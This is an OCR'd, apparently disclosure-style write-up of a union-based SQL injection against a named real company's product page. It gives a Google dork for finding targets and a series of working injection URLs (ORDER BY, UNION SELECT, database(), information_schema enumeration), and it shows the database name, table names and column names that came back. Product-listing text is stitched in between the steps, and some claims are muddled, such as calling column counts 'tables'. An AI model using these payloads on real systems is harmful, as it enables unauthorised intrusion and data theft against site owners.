
Vulnerability Analysis And Penetration Testing(VAPT)

- google dorks to search :-

  inurl:"products.php?id="

I saw your website with url:

https://www.aabiotech.in/products-detail.php?id=33



pHTestr 30

Description

Product Details:

No of Calibration Points	3 points
pH Buffer Options	USA - pH 4.01, 7.00, 10.01; NIST - pH 4.01, 6.86, 9.18
LCD Display	Dual display with battery indicator, error messages/codes
ATC	Yes
Special Functions	Large Dual Custom Display, Self-diagnostic; Hold function; Auto-Power Off after 8.5 minutes
pH Range	-1.0 to 15.0 pH
Accuracy	+-0.01 pH
Power	4 x 1.5V alkaline button cell batteries; 500 hrs
Resolution	0.01 pH


pH measurement has never been easier with the pHTestr® series. Accurate, handy and user-friendly, the pHTestr 30, pHTestr 20 and pHTestr 10 are best pocket testers in their class.

High Accuracy:

- Up to ±0.01 pH accuracy at 0.01 pH resolution• 3-point push-button calibration with USA and NIST buffer option sets – quick, easy calibrationwith no mistakes
- Automatic Temperature Compensation (ATC) for accurate readings even in varying conditionsLong Lasting
- Double-junction sensor with chemical resistant Kynar® porous junction minimizes cloggingand contamination
- Longer electrode lifespan with increased polymer gel volume

I tested your website by using single colomn:

https://www.aabiotech.in/products-detail.php?id=33%27



https://www.aabiotech.in/products-detail.php?id=33%27

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
When I used order by 1-- - in url , I conformed that your website has Union Based SQL injection Vulnerability.

https://www.aabiotech.in/products-detail.php?id=33%27%20order%20by%201--%20-



https://www.aabiotech.in/products-detail.php?id=33%27%20order%20by%201--%20-

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LCD Display	Dual display with battery indicator, error messages/codes
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Special Functions	Large Dual Custom Display, Self-diagnostic; Hold function; Auto-Power Off after 8.5 minutes
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Accuracy	+-0.01 pH
Power	4 x 1.5V alkaline button cell batteries; 500 hrs
Resolution	0.01 pH

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
I changed order by 1-- - to order by 24-- -, Then I understood your database has 24 tables.

https://www.aabiotech.in/products-detail.php?id=33%27%20order%20by%2024--%20-



https://www.aabiotech.in/products-detail.php?id=33%27%20order%20by%2024--%20-

Home / Meter / pH Meter And Tester / pHTestr 30

pHTestr 30

Description

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No of Calibration Points	3 points
pH Buffer Options	USA - pH 4.01, 7.00, 10.01; NIST - pH 4.01, 6.86, 9.18
LCD Display	Dual display with battery indicator, error messages/codes
ATC	Yes
Special Functions	Large Dual Custom Display, Self-diagnostic; Hold function; Auto-Power Off after 8.5 minutes
pH Range	-1.0 to 15.0 pH
Accuracy	+-0.01 pH
Power	4 x 1.5V alkaline button cell batteries; 500 hrs
Resolution	0.01 pH

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
I had used union select number of tables to understand the data comes from which tables.

https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--%20-



https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--%20-

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4

Specification

11

Description

10

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
To get the database name , I placed database() in place of 11 in url, since data is comes from 4,11 and 10.

https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,database(),12,13,14,15,16,17,18,19,20,21,22,23,24--%20-



https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,database(),12,13,14,15,16,17,18,19,20,21,22,23,24--%20-

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Specification

abiotech_web

Description

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
To get the table names, I have used group_concat(table_name) in url :

https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name),12,13,14,15,16,17,18,19,20,21,22,23,24%20from%20information_schema.tables%20where%20table_schema=%27abiotech_web%27--%20-



https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name),12,13,14,15,16,17,18,19,20,21,22,23,24%20from%20i...

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4

Specification

staff_type,staffs,tbl_category,tbl_iotpost,tbl_mcategory,tbl_news,tbl_product,tbl_settings

Description

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
To get the column names from a table in database, I have used group_concat(column_name) and table_name .

https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name),12,13,14,15,16,17,18,19,20,21,22,23,24%20from%20information_schema.columns%20where%20table_name=%27tbl_settings%27--%20-



https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name),12,13,14,15,16,17,18,19,20,21,22,23,24%20from%2...

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4

Specification

set_id,formname,set_url,set_image,set_gst_no,set_bpsize

Description

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
To get the details of a column like name set_id,formname. I used group_concat(set_id) from table name.

https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(formname),12,13,14,15,16,17,18,19,20,21,22,23,24%20from%20tbl_settings--%20-



https://www.aabiotech.in/products-detail.php?id=-33%27%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(formname),12,13,14,15,16,17,18,19,20,21,22,23,24%20from%20tbl_s

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Specification

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In this way I get the entire data of your website table names, column names and data from those columns.